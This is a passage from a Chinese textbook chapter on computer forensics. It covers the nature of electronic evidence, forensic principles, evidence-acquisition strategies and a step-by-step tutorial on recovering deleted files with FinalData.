- **复合性** 电子证据包括视听资料和计算机证据。在表现形式上，视听资料大多表现为单一的媒体形式，而计算机资料则不仅可以表现为单一媒体形式，更多地表现为多媒体形式。所谓多媒体，是指集合了文本、影像、图片、声音、图画等多种形式的复合媒体。因此，电子证据在表现形式上具有较强的复合性。
- **无形性** 电子证据是以声、光、电、磁等形式存在于媒体介质之上的，它的实体是电磁波和二进制数据编码。这些信号和编码是肉眼无法直接观看的无形体，只有通过特定的设备和技术才能显示为可见的有形内容。
- **脆弱性** 对于电子证据来说，不论是数字形式还是模拟形式，由于它保存在可擦写的数据记录介质上，如磁带、磁盘、可擦写光盘等，所以在其存储、传输和使用过程中，极易遭受到外来的破坏，如监听、窃听、截取、篡改、删除等，并很容易因为使用中的误操作而被破坏，如在播放录音时误按录音键，在查看电子邮件时误按删除键等。除了误操作导致的破坏外，人为破坏也十分容易，建立它的人或其他接触它的人都有可能随时、随地、随意地对其进行编辑、修改，使其面目全非，甚至不留任何痕迹地予以删除，使其消失。电子证据的脆弱性，导致了电子证据审查和认定的难度，也成为部分学者和立法机构将其作为间接证据的一大动因。

20.1.3 常见的电子证据

下面将介绍几种常见的电子证据，读者可以从这些电子证据的概念中得到更清晰的认识。

20.1.3.1 计算机系统

计算机系统的硬盘和存储介质往往包含相关的电子证据，一般来说，移动硬盘、U 盘、MP3、记忆卡等都可以归入存储介质的行列，在这些介质中可以包含如下数据：

- **用户自建的文档** 如重要的文本文件、地址列表、E-mail 信件等都属于这一类，大多数情况下这些文档被归结为私有文件，是受到保护程度最高的部分，如图 20.4 所示。

图 20.4 保密级别最高的私有邮件

◆ **用户保护性文件** 如加密文件、隐藏文件、密码保护文件，一些改名文件和压缩文件等也都属于这一类，如图 20.5 所示。这一类文件的性质属于保密级别，但受重视的程度不高。




图 20.5 受保护的压缩文件

◆ **计算机创建的文件** 如备份文件、日志文件、配置文件、Cookies、交换文件、系统文件、历史文件和临时文件等，如图 20.6 所示。从这一类文件中可以找出操作的历史记录和系统的更改记录，所以这些文件也是非常重要的部分，需要重视。




图 20.6 Windows 产生的临时文件

其余的数据包括可能存在的数据证据，如硬盘上的坏道、分区记录、系统时间和密码、被删除的文件的恢复、软件注册信息等都是取证的重点对象，如图 20.7 所示。

图 20.7 软件注册信息

还有计算机附加的控制设备，如智能卡和加密狗等都具有控制计算机输入输出的功能，这些设备可能含有用户保存的重要信息。

20.1.3.2 其他系统

具备留言功能的电话机，可以存储声音信息，可记录留言时间和当时的录音。其潜在的证据包括：电话人的身份信息、通话记录、电话号码、名字、被删除的消息、近期电话通话记录和磁带等。

数码相机也是存储信息的工具，其中的时间、影像、视频、声音等都是可以寻找的记录。

PDA、电子记事本中包含了密码、日常工作日程、工作计划、电话号码、文本信息、个人文本、电子邮件等私人信息。

复印机中也包含了需要处理的信息，如复制的文档、用户使用日志、时间信息和准备复印的文档等。

这些信息都是取证的范围，当然需要根据实际情况选择和设定取证的数据来源，而不需要照本宣科似的完全照搬上面列举的所有信息，这样做没有必要而且没有意义。

20.2 计算机取证原则

实施计算机取证需要遵循以下基本原则：

- 尽早搜集证据，并保证没有受到任何破坏，如销毁或者其他的破坏方式，如硬盘格式，也不会被取证程序本身所破坏。
- 必须保证取证过程中计算机病毒不会被引入目标计算机。
- 必须保证“证据连续性”，在证据提交之前，必须保证所收集的证据始终处于原始的状态而不改变，并且保证在拷贝和复制过程中所有的介质都是安全而可靠的。
- 整个取证程序应该受到监督，也就是说取证过程中需要被取证方或者第三方在场并监督取证过程以保证取证的有效性。
- 取证出来的数据应该保持与电子或者机械的环境隔离。

以上这些基本原则对计算机取证的过程具有指导意义，一般来说计算机取证的过程可以划分为3个阶段：获取、分析和保存。

20.3 获取证物

获取阶段保存计算机系统的状态，以供日后分析和处理，这个过程与警察在凶案现场获取证物基本类似。具体到计算机环境中，就是查看计算机的状态和当前的安全性，以及日常的记录等。这一阶段的任务是保存所有电子数据，需要复制硬盘上所有已经分配的数据，这就是通常意义上所说的映像。在这一阶段，要尽可能地利用相关的工具把可疑的数据复制到可信任的设备上。在复制过程中应该不能影响现有的数据，并且保证复制数据的完整性。

20.3.1 获取证物的原则

在获取数据之前首先询问相关人员使用计算机的习惯，如是不是做过备份，是不是使用磁盘或者光盘从系统上复制了一些信息作为备份或者其他目的之用。

可以通过引导询问的方式来获取目标计算机网络上的相关信息，例如网络的类型、网络的配置、操作系统的类型、计算机上拥有的应用程序、使用的系统是否有可远程访问的接口等。

不要对硬盘和其他介质进行任何操作，在有可能的情况下不要启动它们。一般来说登录Windows 系统会改变至少 400 个文件的日期和时间，而这些信息极有可能包含了重要的线索，在有意无意之间就会破坏需要提取的证据。

很多网管员的一个习惯是如果发现病毒就及时清除，其实这样做并不完全符合取证程序。合理的步骤是记录所有相关信息并及时记录病毒的类型和位置，以及感染的行为模式和文件类型，不要在第一时间从磁盘上清除病毒，因为这样做就无法取得第一手资料，如图 20.8 所示。当病毒再次爆发时，所有的工作就会重新开始，浪费了时间和精力。




图 20.8 杀毒软件检查到病毒存在

计算机中有一个术语叫“删除”，该单词的意思是从磁盘上删除文件或者文件夹，删除以后就可以存储新的文件，删除的文件不再存在。事实上，这样的删除只是删除了指向存储文件的指针，

文件字节和文件碎片或者整个文件会一直保存在磁盘上直到被覆盖。任何文件残余都可以从磁盘表面的区域恢复。通过磁盘逐个文件复制不能获取残余数据，但是磁盘镜像可以，因为镜像是逐个扇区复制到硬盘表面的。

20.3.2 收集信息的策略

对不同类型的计算机采取不同的收集策略。

- 运行 Windows 和 MAC 的计算机，在其处于运行状态时，可以根据不同情况来决定是立即拔掉计算机的电源线以切断计算机的电源和通信，还是在关机之前取得该计算机内存中的证据。比如发现内存中存储了一封非常重要的信件等待发送，如果断电就会丢失这部分内容，在这种情况下，必须立即用一个空白的磁盘把文件收集下来。
- 关机后，应该接上合适的可启动设备，使用该设备启动计算机而绕过原有的操作系统，以避免损坏证据和避开计算机内可能设置的陷阱。启动计算机后，立即记下当前的时间和计算机显示的时间。然后用相应的程序或者命令复制计算机硬盘数据，最好是将数据复制到只能一次性写入的介质上，如光盘。复制完成后，在另外一台计算机上检查确认复制成功，然后记录下复制的时间、被复制的计算机型号、操作系统类型、用来复制的设备程序和命令，将用到的各种磁盘列出清单，记下文件的创建和修改时间，并将此盘中的数据做出简单摘要并保存。
- 如果运行的是 Windows 2000 Server 以上的服务器，因为 Windows 拥有更好的安全级别，支持多用户并提供了较为安全的隐私保护功能，所以这些功能为取证工作带来了困难。NTFS 分区管理使 Windows 操作系统限制从硬盘上存取数据的权限，但是用 Linux 操作系统启动盘可以绕过 Windows 的限制启动计算机，在这种情况下可以使用 Linux 命令完全复制磁盘中的数据。
- 运行 UNIX 操作系统的服务器，对收集数据的技术要求更高。首先需要查看相关进程，如使用 ps 命令查看当前所有正在运行的程序，当看到有用的证据时可以使用 gcore 命令保存下来。

硬盘数据的复制对技术人员的要求很高，必须懂得众多命令和参数的用法，同时需要被取证的计算机的管理员积极提供帮助，这是取得成功的必要条件。

20.4 使用 FinalData 软件

下面将使用 FinalData 软件和 EasyRecovery 软件收集一台计算机的信息。此演示的目的是让读者了解基本的信息数据收集过程，并能够理解上面的理论论述。

20.4.1 安装 FinalData

首先使用 FinalData 恢复硬盘上已经删除的数据。FinalData 工具可以回收在 Windows 95/98/Me/2000/XP 中被误删的文件，并且可以恢复自己丢失的数据信息，比如主引导记录（MBR）、引导扇区记录、FAT 记录等都可以使用该软件找回。该软件是商业软件，需要付费使用，但它确实

是一款绝对安全、快速专业化的恢复工具。收集步骤如下：

step 1 双击打开 FinalData 软件，如图 20.9 所示。

step 2 单击 Install FinalData 链接，开始安装 FinalData，如图 20.10 所示。




图 20.9 FinalData 软件




图 20.10 安装 FinalData 软件

step 3 单击 Next 按钮进入软件授权声明，如图 20.11 所示。

step 4 单击 Yes 按钮，要求输入序列号，如图 20.12 所示。




图 20.11 软件授权声明




图 20.12 输入软件的序列号

step 5 单击 Next 按钮，选择安装目录，如图 20.13 所示。

step 6 单击 Next 按钮，进入选择程序组名称界面，如图 20.14 所示。




图 20.13 选择安装目录




图 20.14 选择程序组名称

step 7 单击 Next 按钮后，程序会很快完成安装过程，结束后如图 20.15 所示。

step 8 单击 Finish 按钮后，安装程序会询问是否需要安装文件删除管理器，单击“是”按钮即可，如图 20.16 所示。




图 20.15 完成安装




图 20.16 询问是否安装文件删除管理器

step 9 接下来，程序会询问分配给文件删除管理器的空间，保持默认的设置即可，如图 20.17 所示。

step 10 接下来，程序自动开始搜寻驱动器信息，稍等片刻即可完成，如图 20.18 所示。




图 20.17 设置文件删除管理器空间




图 20.18 搜索驱动器信息

step 11 搜索驱动器信息完成后，程序安装完成。

20.4.2 使用 FinalData

在 Windows 桌面上找到 FinalData 的快捷方式图标，双击打开，如图 20.19 所示。




图 20.19 FinalData 软件界面

step 1 使用 FinalData 的目的是找出计算机中被删除的文件，这些文件可能包含了一些需要取证的信息。单击 Open 按钮，打开 Select Drive 对话框，如图 20.20 所示。

step 2 选择系统盘符 C，单击 OK 按钮，如图 20.21 所示。




图 20.20 Select Drive 对话框




图 20.21 寻找指定盘符中被删除的文件

step 3 寻找完成后，FinalData 会把找到的文件全部显示出来，这些文件有些是已经被删除的文件，有些是存在的文件，如图 20.22 所示。

图 20.22 FinalData 找到的文件

step 4 在右侧的列表中找到需要恢复的文件，单击鼠标右键，在快捷菜单中选择 Recover 命令即可恢复该文件，如图 20.23 所示。




图 20.23 恢复文件

step 5 接下来选择恢复文件存放的位置。在如图 20.24 所示的目录浏览对话框中找到合适的位置即可。

图 20.24 恢复后文件的存储位置

